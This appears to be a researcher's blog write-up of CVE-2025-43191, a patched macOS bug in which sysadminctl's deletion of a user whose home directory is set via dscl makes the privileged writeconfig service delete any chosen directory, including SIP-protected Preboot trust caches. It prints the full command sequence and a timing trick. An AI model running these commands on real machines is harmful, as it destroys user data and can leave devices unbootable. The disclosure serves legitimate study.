Abusing the Admin Framework for fun and profit
In 2023, I stumbled into OffSec’s EXP-312 “macOS Control Bypasses.” As a blue-teamer mostly working in Windows environments, macOS felt foreign, which made it enticing. Before long, it was eating my free time.
Since then, I've met a small but passionate community of researchers and even picked up a few CVEs through Apple’s Security Bounty program.
I’m still new to the macOS security scene, and my memory of past research is already getting fuzzy. People asked for write-ups; I needed notes. This blog does both.
Background
In 2025, I started building simple, scalable tooling that listens and correlates system events via Apple’s Endpoint Security framework. The telemetry pipeline was enriched with additional context, namely launch constraints and entitlements. I then attempted to write basic rules to identify opportunities for exploitation.
I wasn't expecting much, but to my surprise, it worked almost immediately. I wrote about this journey in an earlier blog post.
This post is part of a trio that will walk through three distinct bugs: CVE-2025-43191 (denial-of-service), CVE-2025-43322 (TCC bypass #1), and CVE-2026-28823 (TCC bypass #2).
CVE-2025-43191
The seed
dscl is the Directory Service command line utility on macOS. Amongst other things, it can be invoked via the command line to create and set properties of users and groups.
If you wanted to create a new user 'joe' and make them an administrator, you could simply execute the following under a privileged user context:
dscl . -create /Users/joe UserShell /bin/bash
dscl . -create /Users/joe UniqueID "1001"
dscl . -create /Users/joe PrimaryGroupID 80
dscl . -create /Users/joe NFSHomeDirectory /Users/joe
dscl . -passwd /Users/joe password
dscl . -append /Groups/admin GroupMembership joe
The above should be relatively self-explanatory. If some values are not set, they will revert to their defaults. Notably, we can set NFSHomeDirectory the attribute that specifies a user's home directory path. This matters because the TCC daemon, tccd relies heavily on this attribute, which has led to many past TCC bypasses.
While testing this, I discovered that assigning the NFSHomeDirectory attribute to an arbitrary location didn't make any material change; a user created in this manner will only have their home directory populated at first login, duplicating the structure in /Library/User Template/Non_localized/. However, there was no attribute indicating whether a user account had its home directory initialised during the first login event.
The bug
sysadminctl is another macOS tool to manage user accounts, passwords and settings, albeit with a far simpler syntax. For instance, the 7 dscl commands above could be replicated by the following:
sysadminctl -addUser joe -UID 1001 -GID 80 -shell /bin/bash -password password -home /Users/joe -admin
/usr/sbin/sysadminctl differs significantly from /usr/bin/dscl from a research perspective: the former is signed with binary entitlements, whereas the latter is not.
macuser@macos-15 ~ % codesign -d --entitlements - /usr/sbin/sysadminctl
Executable=/usr/sbin/sysadminctl
[Dict]
	[Key] com.apple.authorization.extract-password
	[Value]
		[Bool] true
	[Key] com.apple.private.AuthorizationServices
	[Value]
		[Array]
			[String] com.apple.opendirectoryd.linkidentity
	[Key] com.apple.private.accounts.allaccounts
	[Value]
		[Bool] true
	[Key] com.apple.private.admin.writeconfig
	[Value]
		[Bool] true
	[Key] com.apple.private.coreservices.canaccessanysharedfilelist
	[Value]
		[String] read-write
	[Key] com.apple.private.netfs.server.control
	[Value]
		[Bool] true
	[Key] com.apple.private.opendirectoryd.auth-hint
	[Value]
		[Bool] true
	[Key] com.apple.private.opendirectoryd.identity
	[Value]
		[Bool] true
	[Key] com.apple.private.opendirectoryd.modify_uuid
	[Value]
		[Bool] true
	[Key] com.apple.timed
	[Value]
		[Bool] true
Now, there are thousands of different public and private binary entitlements in modern macOS, and the list is constantly growing. Some are obvious simply by name, others not so much. We'll come back to this list in a moment.
The sysadminctl utility also has an option to remove a user account.
sysadminctl -deleteUser <user name> [-secure || -keepHome]
NB: The -secure and -keepHome options are purely cosmetic, and don't work. Probably because of researchers like me.

When we remove our user, we can see the unlink (deletion) events. Surprisingly, a large number of them are conducted by writeconfig. Looking back at our sysadminctl binary codesign attributes we see com.apple.private.admin.writeconfig == true. This appears to allow sysadminctl to interface with the writeconfig XPC service, which is part of the System Administration Framework on macOS.
If we subscribe to the ES_EVENT_TYPE_NOTIFY_XPC_CONNECT event via eslogger we can confirm that sysadminctl is directly communicating with this XPC service:
{
  "event_type": 145,
  "process": {
    "is_platform_binary": true,
    "cdhash": "EBEBA72372E32CC2E0DADF1355F585E450322C74",
    "is_es_client": false,
    "codesigning_flags": 637623057,
    "tty": {
      "path_truncated": false,
      "stat": {
        ...
      },
      "path": "/dev/ttys003"
    },
    "group_id": 904,
    "audit_token": {
      ...
    },
    "parent_audit_token": {
      ...
    },
    "session_id": 809,
    "original_ppid": 879,
    "start_time": "2026-03-27T06:17:02.346511Z",
    "signing_id": "com.apple.sysadminctl",
    "executable": {
      "path_truncated": false,
      "stat": {
        ...
      },
      "path": "/usr/sbin/sysadminctl"
    },
    "responsible_audit_token": {
      ...
    },
    "team_id": null,
    "ppid": 879
  },
  "version": 8,
  "mach_time": 29779524160,
  "schema_version": 1,
  "seq_num": 38,
  "action_type": 1,
  "global_seq_num": 38,
  "time": "2026-03-27T06:17:02.378387722Z",
  "action": {
    "result": {
      "result_type": 0,
      "result": {
        "auth": 0
      }
    }
  },
  "event": {
    "xpc_connect": {
      "service_domain_type": 1,
      "service_name": "com.apple.systemadministration.writeconfig"
    }
  },
  "thread": {
    "thread_id": 13599
  }
}
We can take this one step further and look at the listener:shouldAcceptNewConnection method of the writeconfig XPC service and note that it validates that the calling process has the entitlement com.apple.private.admin.writeconfig.

Taking a look at the binary entitlements of writeconfig is enough to make any researcher salivate.
macuser@macos-15 ~ % codesign -d --entitlements - /System/Library/PrivateFrameworks/SystemAdministration.framework/XPCServices/writeconfig.xpc/Contents/MacOS/writeconfig
Executable=/System/Library/PrivateFrameworks/SystemAdministration.framework/XPCServices/writeconfig.xpc/Contents/MacOS/writeconfig
[Dict]
	[Key] com.apple.private.AuthorizationServices
	[Value]
		[Array]
			[String] com.apple.security.assessment.update
	[Key] com.apple.private.assessment.recording
	[Value]
		[Bool] true
	[Key] com.apple.private.canmodifysharepointswithoutauthright
	[Value]
		[Bool] true
	[Key] com.apple.private.coreservices.canaccessanysharedfilelist
	[Value]
		[String] read-write
	[Key] com.apple.private.netfs.server.control
	[Value]
		[Bool] true
	[Key] com.apple.private.security.storage-exempt.heritable
	[Value]
		[Bool] true
	[Key] com.apple.private.security.storage.Messages
	[Value]
		[Bool] true
	[Key] com.apple.private.security.storage.scripting
	[Value]
		[Bool] true
	[Key] com.apple.private.syspolicy.gatekeeper.settings-management
	[Value]
		[Bool] true
	[Key] com.apple.private.tcc.manager.access.modify
	[Value]
		[Array]
			[String] kTCCServiceAccessibility
			[String] kTCCServiceSystemPolicyAllFiles
			[String] kTCCServicePostEvent
			[String] kTCCServiceScreenCapture
	[Key] com.apple.private.tcc.manager.check-by-audit-token
	[Value]
		[Array]
			[String] kTCCServiceSystemPolicyAllFiles
	[Key] com.apple.rootless.storage.Accessibility
	[Value]
		[Bool] true
	[Key] com.apple.rootless.volume.Preboot
	[Value]
		[Bool] true
	[Key] com.apple.timed
	[Value]
		[Bool] true
	[Key] com.apple.tzlink.allow
	[Value]
		[Bool] true
Notable among these are the rootless and rootless-heritible entitlements which sidestep System Integrity Protection (SIP) - and in the latter case bestow this ability to subprocesses - as well as the coveted kTCCServiceSystemPolicyAllFiles TCC (Transparency, Consent & Control) access entitlement.
We can initiate the recursive destruction method of a very entitled XPC process, as well as the target root location.
The exploit
At this point, I must disclose that this was one of the first bugs I found using my new testing framework. I was eager to file a report with Apple to have this bug patched so I could include it in my submission for Objective By The Sea. In hindsight, I could have explored the TCC-bypass route for this vulnerability, but instead I chose the SIP-bypass and DoS route. But don't worry, I'll make up for that in my second post in this trilogy, which details CVE-2025-43322.
From here, the path is relatively simple: establish a new user and set their NFSHomeDirectory attribute to a folder location you wish to destroy.
Exploitation is simple (tested on macOS Sequoia 15.5, and yes, you will need to run these in a privileged context / uid 0):
dscl . -create /Users/user
dscl . -create /Users/user UniqueID "1001"
dscl . -create /Users/user PrimaryGroupID 80
dscl . -create /Users/user NFSHomeDirectory <target directory>
sysadminctl -deleteUser user
NB: Sometimes this exploit requires multiple attempts to prune an entire directory tree (if it is large). Furthermore, targeting a relatively small directory will lead to sysadminctl presenting a TCC prompt for deleting the actual user profile. The attack will succeed regardless of whether the prompt is approved or denied; however, to avoid this, I generally timed my attack for the size of the target and performed a kill -9 $(pgrep sysadminctl) before the TCC prompt was triggered, but after writeconfig performed its unlink operations.
The com.apple.rootless.volume.Preboot entitlement allows a binary to modify the /System/Volume/Preboot/ location, which is otherwise protected by System Integrity Protection (SIP). This presented an attractive target as I was also aware that the trust cache that stipulates the launch policies / constraints for macOS binaries - a foundational pillar of protection against an entire class of attacks - was stored in this volume.
/System/Volumes/Preboot/[uuid]/boot/[long hex]/usr/standalone/firmware/FUD/BaseSystemTrustCache.img4

/System/Volumes/Preboot/[uuid]/boot/[long hex]/usr/standalone/firmware/FUD/StaticTrustCache.img4
Constraints for system binaries are spread across multiple im4p files. I found out very quickly that if I unlinked StaticTrustCache.img4 the device would fail to boot, and the only recovery option was to re-install. I demonstrated this in a video I posted to Twitter, and I also removed all common TCC-protected user content, such as Documents, iMessages, Contacts, iCloud files, etc.
Interestingly, removing BaseSystemTrustCache.img4 didn't stop the device from booting correctly. I spent some time extracting the constraint content from these individual files to determine which system binaries were set by BaseSystemTrustCache.img4 and not any other location, which resulted in the following list:
- /System/Library/Frameworks/WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.Networking.xpc/Contents/MacOS/com.apple.WebKit.Networking
- /System/Library/Frameworks/WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.WebContent.CaptivePortal.xpc/Contents/MacOS/com.apple.WebKit.WebContent.CaptivePortal
- /System/Library/Frameworks/WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.WebContent.xpc/Contents/MacOS/com.apple.WebKit.WebContent
- /System/Library/Frameworks/WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.WebContent.Development.xpc/Contents/MacOS/com.apple.WebKit.WebContent.Development
- /System/Library/Frameworks/WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.GPU.xpc/Contents/MacOS/com.apple.WebKit.GPU
- /System/Cryptexes/App/System/Library/CoreServices/Web App.app/Contents/MacOS/Web App
- /System/Cryptexes/App/System/Library/CoreServices/Web App.app/Contents/XPCServices/com.apple.Safari.SandboxBroker.xpc/Contents/MacOS/com.apple.Safari.SandboxBroker
- /System/Cryptexes/App/System/Library/CoreServices/Web App.app/Contents/XPCServices/com.apple.Safari.ContentBlockerLoader.xpc/Contents/MacOS/com.apple.Safari.ContentBlockerLoader
- /System/Cryptexes/App/System/Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment
Alas, this didn't yield any further avenues for exploitation, and I ultimately abandoned the approach.
--
Apple patched CVE-2025-43191 on July 29, 2025, in Sequoia 15.6, Sonoma 14.7.7, and Ventura 13.7.7. I was awarded $1,000 for disclosing it, as I was unable to demonstrate any impact beyond a simple denial-of-service. I didn't expect a bounty payment for this bug, and therefore was happy to receive it.
Timeline
| Date | Action |
|---|---|
| 29th April 2025 | Reported the bug to Apple |
| 20th May 2025 | Apple had replicated the bug and were investigating |
| 18th June 2025 | Apple confirmed that it would be patched in an upcoming release |
| 29th July 2025 | A patch was released for every supported macOS version |
| 30th July 2025 | Apple recognised this disclosure with a special[1] $1000 reward |
[1] Apple contextualised this, stating that "although this specific report doesn't correspond to our published Apple Security Bounty categories, we are always interested in rewarding research that helps protect our users and devices."